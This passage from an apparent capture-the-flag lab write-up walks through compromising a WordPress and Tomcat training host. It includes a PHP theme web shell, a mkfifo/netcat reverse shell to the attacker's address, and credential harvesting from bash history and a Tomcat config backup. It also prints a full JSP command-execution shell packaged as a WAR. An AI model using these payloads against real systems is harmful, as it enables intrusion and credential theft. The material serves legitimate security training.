          </member>
          <member>
            <name>type</name>
            <value><string>image/jpeg</string></value>
          </member>
          <member>
            <name>bits</name>
            <value><base64>'"$(cat shell.b64)"'</base64></value>
          </member>
          <member>
            <name>overwrite</name>
            <value><boolean>1</boolean></value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>'
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>500</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Could not write file shell.jpg.php (Sorry, this file type is not permitted for security reasons.).</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
The one I tried did not work.
So a couple of things came to mind. I thought I should try to upload different files with different extensions in the name to see if they are accepted.
Using /usr/share/seclists/Discovery/Web-Content/web-extensions.txt:
.cfm
.cgi
.css
.com
.dll
.exe
.hta
.htm
.html
.inc
.jhtml
.js
.jsa
.json
.jsp
.log
.mdb
.nsf
.pcap
.php
.php2
.php3
.php4
.php5
.php6
.php7
.phps
.pht
.phtml
.pl
.phar
.rb
.reg
.sh
.shtml
I crafted a small script to upload test files with different extensions using character injection. Because I was not able to upload normal double extensions (it kept adding a _ to the file name, e.g., test.php_.jpg), I managed to bypass uploads and get a double extension with character injection, but it did not trigger my commands because that directory seemed to have no permissions to execute PHP.
Using Theme Editor
One of the techniques I had studied was changing a theme file and injecting a web shell there. So I wanted to try this route.
I had confirmed it used twentytwenty:
┌──(roberto㉿kali)-[~/HTBAcademy/25/images]
└─$ curl -s http://10.129.235.16/blog/wp-content/themes/twentytwenty/style.css | head -n 10
/*
Theme Name: Twenty Twenty
Text Domain: twentytwenty
Version: 1.5
Requires at least: 4.7
Requires PHP: 5.2.4
Description: Our default theme for 2020...
...
*/
I tried to inject <?php system($_GET['cmd']); ?> into the 404.php file of the theme.
I was not able to do this with the API.
At this point I was a bit lost, so I asked ChatGPT again about the redirect I kept having and whether there was a way I could avoid it. After some discussion, I asked if Burp Suite could be used to bypass this, as I remembered doing some substitutions in a past module with it. It turned out it was possible.
I modified the /etc/hosts file with the following entry:
10.129.235.16 wp.localI needed to substitute all the places where the redirect IP address was mentioned with wp.local:
- Response body
- Response header
- Request body
- Request header
After all these changes, I managed to log in:

This gave me an email admin@inlanefreight.local, so I noted it for reference.
At this point, I asked ChatGPT about this and why this worked, as I wanted to understand it better. Here is a short summary for those interested.
Burp Suite Bypass
The WordPress backend generated absolute URLs pointing to an internal IP (10.129.2.24).
Because this IP was not routable from the attacker machine, the browser attempted to load CSS/JS and submit forms to the backend directly, causing “No route to host” and breaking wp-admin login.
Key Insight
Burp can rewrite headers and bodies, but it cannot reroute TCP connections once the browser chooses a destination IP.
Therefore, all occurrences of the backend IP had to be removed from responses before they reached the browser.
Solution
1) Stable Entry Point via Hostname
Added to /etc/hosts:
10.129.235.16 wp.localAll interaction was performed via:
http://wp.local/...2) Burp Match & Replace Rules (Critical)
Response rewriting (main fix):
These prevent the browser from ever seeing the backend IP:
- Response header:
Location: http://10.129.2.24→Location: http://wp.local - Response body:
http://10.129.2.24→http://wp.local - Response body (encoded):
http%3A%2F%2F10.129.2.24→http%3A%2F%2Fwp.local - Response body (bare IP):
10.129.2.24→wp.local
These rules rewrote:
<form action=…><link href=…><script src=…>- Redirects and encoded parameters
3) Request-Side Cleanup (Supporting)
To ensure consistent login flow:
- Request body:
http://10.129.2.24→http://wp.local - Request body (encoded):
http%3A%2F%2F10.129.2.24→http%3A%2F%2Fwp.local
Result:
- Browser never attempted to connect to
10.129.2.24 - All assets, forms, and redirects stayed on
wp.local - wp-admin login completed successfully
- Administrative interface fully usable
After this little detour, I continued trying to inject a theme with a web shell.
Theme Edition
I tried to edit the theme:

But it did not work. I went back to my notes on this specific attack and noticed I was doing something wrong. I was trying to edit an active theme.
I just needed to select an inactive theme and modify it. In the top right corner: Select theme to edit.

After this, I could visit the file with the web shell and test it.
┌──(roberto㉿kali)-[~/HTBAcademy/25/images]
└$ curl http://wp.local/blog/wp-content/themes/twentynineteen/404.php?0=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
It worked! I had achieved RCE.
It was now time to get a stable shell.
Metasploit
I tried using the wp_admin_shell_upload module from Metasploit, but because of the broken backend URL, it failed even when proxied through Burp Suite. Although it managed to upload the shell.

So I tried using a reverse shell.
Reverse Shell
For this, I set up a listener:
┌──(roberto㉿kali)-[~/HTBAcademy/25/images]
└$ sudo nc -lvnp 80
listening on [any] 80 ...
And I ran this command on the web shell:
┌──(roberto㉿kali)-[~/HTBAcademy/25/images]
└$ curl -G "http://wp.local/blog/wp-content/themes/twentynineteen/404.php" \
  --data-urlencode "0=rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.10.15.245 80 >/tmp/f"
This gave me a shell:
┌──(roberto㉿kali)-[~/HTBAcademy/25/images]
└$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.15.245] from (UNKNOWN) [10.129.4.222] 37508
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
Next, I decided to upgrade the shell:
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@nix03:/var/www/html/blog/wp-content/themes/twentynineteen$ ls
ls
404.php        js		  single.php
archive.php    package-lock.json  style-editor-customizer.css
classes        package.json	  style-editor-customizer.scss
comments.php   page.php		  style-editor.css
fonts	       postcss.config.js  style-editor.scss
footer.php     print.css	  style-rtl.css
functions.php  print.scss	  style.css
header.php     readme.txt	  style.scss
image.php      sass		  template-parts
inc	       screenshot.png
index.php      search.php
www-data@nix03:/var/www/html/blog/wp-content/themes/twentynineteen$
This gave me a solid foundation on which to start the post-exploitation phase.
Post-Exploitation
Enumeration
www-data@nix03:/home$ ls -lah
ls -lah
total 20K
drwxr-xr-x  5 root        root        4.0K Sep  6  2020 .
drwxr-xr-x 20 root        root        4.0K Sep  2  2020 ..
drwxr-xr-x  5 barry       barry       4.0K Sep  5  2020 barry
drwxr-xr-x  4 htb-student htb-student 4.0K Sep  6  2020 htb-student
drwxr-xr-x  4 mrb3n       mrb3n       4.0K Sep  8  2020 mrb3n
www-data@nix03:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mrb3n:x:1000:1000:Ben:/home/mrb3n:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:118:MySQL Server,,,:/nonexistent:/bin/false
tomcat:x:997:997:Apache Tomcat:/:/bin/bash
barry:x:1001:1001::/home/barry:/bin/bash
htb-student:x:1002:1002::/home/htb-student:/bin/bashFlag 1
Looking around for hidden files in a directory, I got the first flag.
www-data@nix03:/home/htb-student$ find / -type f -name ".*" -exec ls -l {} \; 2>/dev/null | grep htb-student
<*" -exec ls -l {} \; 2>/dev/null | grep htb-student
-rw-r--r-- 1 htb-student www-data 33 Sep  6  2020 /home/htb-student/.config/.flag1.txt
-rw-r--r-- 1 htb-student htb-student 3771 Feb 25  2020 /home/htb-student/.bashrc
-rw------- 1 htb-student htb-student 57 Sep  6  2020 /home/htb-student/.bash_history
-rw-r--r-- 1 htb-student htb-student 220 Feb 25  2020 /home/htb-student/.bash_logout
-rw-r--r-- 1 htb-student htb-student 807 Feb 25  2020 /home/htb-student/.profile
www-data@nix03:/home/htb-student$ cat /home/htb-student/.config/.flag1.txt
cat /home/htb-student/.config/.flag1.txt
LLPE{REDACTED}
Flag 2
I noticed barry had the second flag:
www-data@nix03:/home/barry$ ls
ls
flag2.txt
www-data@nix03:/home/barry$ cat flag2.txt
cat flag2.txt
cat: flag2.txt: Permission denied
But I needed to be barry:
www-data@nix03:/home/barry$ ls -lah
ls -lah
total 40K
drwxr-xr-x 5 barry barry 4.0K Sep  5  2020 .
drwxr-xr-x 5 root  root  4.0K Sep  6  2020 ..
-rwxr-xr-x 1 barry barry  360 Sep  6  2020 .bash_history
-rw-r--r-- 1 barry barry  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 barry barry 3.7K Feb 25  2020 .bashrc
drwx------ 2 barry barry 4.0K Sep  5  2020 .cache
drwxrwxr-x 3 barry barry 4.0K Sep  5  2020 .local
-rw-r--r-- 1 barry barry  807 Feb 25  2020 .profile
drwx------ 2 barry barry 4.0K Sep  5  2020 .ssh
-rwx------ 1 barry barry   29 Sep  5  2020 flag2.txt
Interestingly, I saw a .ssh directory, so maybe I could get credentials.
I didn’t have any permissions for this, so I tried looking in the .bash_history file, for which I did have read/write permissions.
www-data@nix03:/home/barry$ cat .bash_history
cat .bash_history
cd /home/barry
ls
id
ssh-keygen
mysql -u root -p
tmux new -s barry
cd ~
sshpass -p 'i_l0ve_s3cur1ty!' ssh barry_adm@dmz1.inlanefreight.local
history -d 6
history
history -d 12
history
cd /home/bash
cd /home/barry/
nano .bash_history
history
exit
history
exit
ls -la
ls -l
history
history -d 21
history
exit
id
ls /var/log
history
history -d 28
history
exit
And I found credentials: barry_adm@dmz1.inlanefreight.local:i_l0ve_s3cur1ty!
Using these credentials and hoping the password was reused, I was able to get an SSH session:
┌──(roberto㉿kali)-[~/HTBAcademy/25/images]
└$ ssh barry@10.129.4.222

...

Last login: Sun Sep  6 16:21:41 2020 from 10.10.14.3
barry@nix03:~$
And I got flag 2:
barry@nix03:~$ cat flag2.txt
LLPE{REDACTED}
Flag 3
First, I needed to look for flag 3 to see what or who I needed to be. So as barry, I used find to look for the flags.
barry@nix03:/$ find / -type f -iname "*flag*.txt" 2>/dev/null
/home/htb-student/.config/.flag1.txt
/home/barry/flag2.txt
/var/log/flag3.txt
/var/lib/tomcat9/flag4.txt
I got some interesting results. At this point, I thought flag 5 was under /root, and that’s why it was not listed.
So I moved on to getting flag 3.
barry@nix03:/var/log$ ls -lah | grep flag
-rw-r-----   1 root      adm               23 Sep  5  2020 flag3.txt

barry@nix03:/var/log$ cat flag3.txt
LLPE{REDACTED}
I could get this flag because barry is part of the adm group:
barry@nix03:/var/log$ getent group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,mrb3n,barry
[...truncated for brevity...]
Flag 4
I already saw flag 4 was in /var/lib/tomcat9/flag4.txt, and I probably didn’t have permissions, but I tried it—you never know.
barry@nix03:/var/lib/tomcat9$ ls -lah
total 24K
drwxr-xr-x  5 root   root   4.0K Jan 23 15:57 .
drwxr-xr-x 46 root   root   4.0K Sep  3  2020 ..
lrwxrwxrwx  1 root   root     12 Feb 24  2020 conf -> /etc/tomcat9
-rw-------  1 tomcat tomcat   25 Sep  5  2020 flag4.txt
drwxr-xr-x  2 tomcat tomcat 4.0K Feb 24  2020 lib
lrwxrwxrwx  1 root   root     17 Feb 24  2020 logs -> ../../log/tomcat9
drwxr-xr-x  2 root   root   4.0K Jan 23 15:57 policy
drwxrwxr-x  5 tomcat tomcat 4.0K Sep  7  2020 webapps
lrwxrwxrwx  1 root   root     19 Feb 24  2020 work -> ../../cache/tomcat9
As suspected, only the tomcat user or group has permission.
From back when I was trying to get a shell, I thought about exploiting Tomcat. I knew the credentials are stored in /etc/tomcat9/tomcat-users.xml, so I went there:
barry@nix03:/etc/tomcat9$ ls -lah
total 224K
drwxr-xr-x  4 root root   4.0K Sep  5  2020 .
drwxr-xr-x 97 root root   4.0K Jun 11  2025 ..
drwxrwxr-x  3 root tomcat 4.0K Sep  3  2020 Catalina
-rw-r-----  1 root tomcat 7.1K Feb  5  2020 catalina.properties
-rw-r-----  1 root tomcat 1.4K Feb  5  2020 context.xml
-rw-r-----  1 root tomcat 1.2K Feb  5  2020 jaspic-providers.xml
-rw-r-----  1 root tomcat 2.8K Feb 24  2020 logging.properties
drwxr-xr-x  2 root tomcat 4.0K Sep  3  2020 policy.d
-rw-r-----  1 root tomcat 7.5K Feb 24  2020 server.xml
-rw-r-----  1 root tomcat 2.2K Sep  5  2020 tomcat-users.xml
-rwxr-xr-x  1 root barry  2.2K Sep  5  2020 tomcat-users.xml.bak
-rw-r-----  1 root tomcat 169K Feb  5  2020 web.xml
I saw that barry could read the backup file:
barry@nix03:/etc/tomcat9$ cat tomcat-users.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->

 <role rolename="manager-gui"/>
 <role rolename="manager-script"/>
 <role rolename="manager-jmx"/>
 <role rolename="manager-status"/>
 <role rolename="admin-gui"/>
 <role rolename="admin-script"/>
 <user username="tomcatadm" password="T0mc@t_s3cret_p@ss!" roles="manager-gui, manager-script, manager-jmx, manager-status, admin-gui, admin-script"/>

</tomcat-users>
From this file, I was able to get new credentials: tomcatadm:T0mc@t_s3cret_p@ss!
Trying SSH with these credentials did not work as expected:
┌──(roberto㉿kali)-[~]
└$ ssh tomcatadm@10.129.235.16
tomcatadm@10.129.235.16's password:
Permission denied, please try again.
tomcatadm@10.129.235.16's password:
Permission denied, please try again.
tomcatadm@10.129.235.16's password:
tomcatadm@10.129.235.16: Permission denied (publickey,password).
However, I saw this user had manager-gui, manager-script roles, so I could exploit it with a WAR upload.
Tomcat Exploit
The manager web app allows us to instantly deploy new applications by uploading WAR files. A WAR file can be created using the zip utility. A JSP web shell such as this can be downloaded and placed within the archive.
<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>
So I downloaded it and created the file:
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└$ wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp
--2026-01-23 19:01:55--  https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 829 [text/plain]
Saving to: 'cmd.jsp'

cmd.jsp                       100%[==============================================>]     829  --.-KB/s    in 0.004s

2026-01-23 19:01:55 (190 KB/s) - 'cmd.jsp' saved [829/829]

┌──(roberto㉿kali)-[~/HTBAcademy/25]
└$ zip -r backup.war cmd.jsp
  adding: cmd.jsp (deflated 49%)
Then I logged into the manager-gui and clicked on Browse to select the .war file, then clicked on Deploy.
I could now see the file:
